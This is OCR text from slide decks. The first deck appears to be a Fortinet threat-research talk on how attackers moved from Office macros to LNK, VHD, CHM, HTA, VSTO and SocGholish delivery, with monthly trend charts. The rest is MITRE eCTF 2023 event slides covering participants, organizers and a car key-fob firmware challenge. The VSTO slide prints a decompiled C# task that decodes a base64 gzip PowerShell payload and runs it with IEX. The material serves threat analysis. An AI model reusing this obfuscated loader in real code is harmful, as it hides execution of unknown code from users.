
lnk attachment
PS
HTA
Payload



Lnk files
Number of lnk per month
7,000
6,000
5,000
4,000
3,000
2,000
1,000
0
Jan
Feb
Mar
Apr
May
Jun
Jul
Aug
Sep
Oct
Nov
Dec
2020
2021
2022
2023


VHD files


Decopy
VHDX attachment
lnk
HTTP
DOC



VHD files
Number of vhd files per month
550
500
450
400
350
300
250
200
150
100
50
0
Jan
Feb
Mar
Apr
May
Jun
Jul
Aug
Sep
Oct
Nov
Dec
2020
2021
2022
2023

Alternative methods

Chm files



doc
Decoy
Archive attachment
chm
</>
HTAL file
Payload





Chm files
Number of chm files per month
250
200
150
100
50
0
Jan
Feb
Mar
Apr
May
Jun
Jul
Aug
Sep
Oct
Nov
Dec
2020
2021
2022
2023

Alternative methods

HTA files

HTA files


Decopy
HTA attachment
Payload
Registry modification


HTA files
Number of hta files per month
700
600
500
400
300
200
100
0
Jan
Feb
Mar
Apr
May
Jun
Jul
Aug
Sep
Oct
Nov
Dec
2020
2021
2022
2023

Alternative methods

VSTO


- A new method to abuse MS Office
  - Hiding PS within the add-in

```
public class QWEridxnaPO : Task, ITask
{
    // Token: 0x06000024 RID: 36 RVA: 0x000022A4 File Offset: 0x000004A4
    public override bool Execute()
    {
        Runspace runspace;
        for (;;)
        {
            string scriptContents = "$s=New-Object IO.MemoryStream(,[Convert]::FromBase64String('H4sICCITcGIAA2d6aXBfc3RyZWFtMwBNj0FLw0AQhe/+ikUKTQ/
              ZUC0ILT2lIB4sxYA9FKGbzWuzup2Nu9OmQfzvbsxBD8MMj2/em9GnSmRaNK6FDzWslbhCpFtDlWsL7ixEbaoKJNK1s+7o+k5PxPBKs7lEFo0ou0aFIFJyjUi1ELe7oguMk1yDZQF/
              MRobZ4ifFakj/Nt83qvwOTybg9GK8aqsqRQbR7mytlT6QyzF137E/ozvxX6klwmhTV35Ds0iDP4U/VuU2hoQT3pKNt5du+WuT96ifMHnGYFj4CN4OCqqm55JBv53lrlHfJKNsmHY/
              RNypWtEgxUO6mz5H7kwuIqkN1m5lqxTVcHe0DEZ18xNmGfZ/UzezaZy+hBrOsu0I4rXjyeT25sfPwCeZ3oBAAA='));IEX (New-Object IO.StreamReader(New-Object
              IO.Compression.GzipStream($s,[IO.Compression.CompressionMode]::Decompress))).ReadToEnd();";
            runspace = RunspaceFactory.CreateRunspace();
            runspace.Open();
            new RunspaceInvoke(runspace);
            Pipeline pipeline = runspace.CreatePipeline();
            pipeline.Commands.AddScript(scriptContents);
            try
            {
                pipeline.Invoke();
            }
            catch (Exception)
            {
                continue;
            }
            break;
        }
        runspace.Close();
        return true;
    }
}
```

Alternative methods

SocGolish

SocGolish


Website
User
Archive File
JS
JS file
Wscript.exe
</>
Post infection activties

Are Internet macros dead or alive?

Are Internet macros dead?

- Several Cyber crime and nation state actors still are using macros:
  - Emotet
  - Gozi ISFB
  - Donot APT
  - Confucius APT
  - SideCopy APT
  - Kimsuky

Conclusion

- Threat actors have started to migrate from macro-based documents to new methods
- Some actors are back to using macros
- Other attack vectors such as SocGolish are on the rise

FORTINET®

Kyle Scaplen

Senior Embedded Security Engineer

- Students: please be respectful of your opponents during team presentations and Q&A
- Reminder:
  - This event is being **recorded**
  - By participating virtually or in-person, you consent to audio and video recording, as well as photography

#eCTF2023

Thank You, Participants!


Air Force Institute of Technology	***ISD 196***	Rose-Hulman Institute of Technology	University of Edinburgh
AJ College of Science and Technology	Johns Hopkins University	***Searcy High School***	University of Illinois at Urbana-Champaign
Amrita Vishwa Vidyapeetham University	Kilgore College	Singapore Management University	University of Maryland College Park
Baldwin Wallace University	***Lakota East High School***	***Springfield-Clark County CTC***	University of Massachusetts Amherst
BASIS Chandler	Louisiana State University	SRM Institute of Science and Technology	University of New Hampshire
Carnegie Mellon University	***Marriotts Ridge High School***	Symbiosis Institute of Technology	University of New Haven
Center I (Albemarle County Public Schools)	Massachusetts Institute of Technology	Texas A&M University	University of North Dakota
Clarendon High School	Michigan State University	Thadomal Shahani Engineering College	University of Texas at Dallas
Clemson University	Morgan State University	***The Harker School***	University of Texas at Arlington
Delaware Area Career Center	***Mount Saint Dominic Academy***	***Thomas Jefferson High School for Science and Technology***	University of Washington
Essex North Shore Agricultural and Technical School	***New Century Technology High School***	Tufts University	University of Wyoming
Farmington High School	New York University	United States Military Academy	US Air Force Academy
Florida Atlantic University	Norfolk State University	University at Buffalo	Virginia State University
Florida International University	North Carolina State University	University of Alabama in Huntsville	Virginia Tech
Georgia Institute of Technology	Northern Virginia Community College	University of Arizona	***Wellington High School***
Hanze University of Applied Sciences	Nova Southeastern University	University of California Irvine	West Virginia University
Harmony Science Academy	***Parkway Spark!***	University of California Santa Cruz	Worcester Polytechnic Institute
Huntsville City Schools Cyber Academy	Penn State Abington	University of Colorado, Colorado Springs	Xavier University
Indian Institute of Technology Madras	Purdue University	University of Connecticut	Key:
Indiana Institute of Technology	***River Hill High School***	University of Dayton	New Participant / 2022 Champion / ***High School***






#eCTF2023

MITRE MITRE ENGENUITY



#eCTF2023

Meet the Organizers

Kyle Scaplen

Ben Janis

Brendan McEntee

Dan Walters

Eli Baum

Erin Ceddia

Jake Grycel

Kaycie Gillette-Mallard

Lou Fogel

Nicky Conus

Val Valenzuela

#eCTF2023

MITRE | MITRE ENGENUITY

Competition Overview

Design Phase

Teams design and implement systems that meets security and functionality requirements

Handoff

Organizers test each design for functionality

Attack Phase

Teams analyze and attack each other's designs for points

Jan 18
eCTF Kickoff

Mar 1
Attack Phase Begins

Apr 19
Attack Phase Ends

Apr 26
Award Ceremony

#eCTF2023

MITRE | MITRE ENGENUITY


What Teams are Given

- Functional Requirements
- Hardware
- Automated Testing
- Security Requirements
- Example Code (Reference Design)
- Organizer Support


Challenge Overview

Design and implement secure firmware for a car and its key fobs


1. Build cars and fobs



2. Pair new fobs with existing cars



3. Package and enable features



4. Unlock a car with its key fob

#eCTF2023

Security Requirements: Access Control

A user should only be able to unlock a car if they have the proper fob

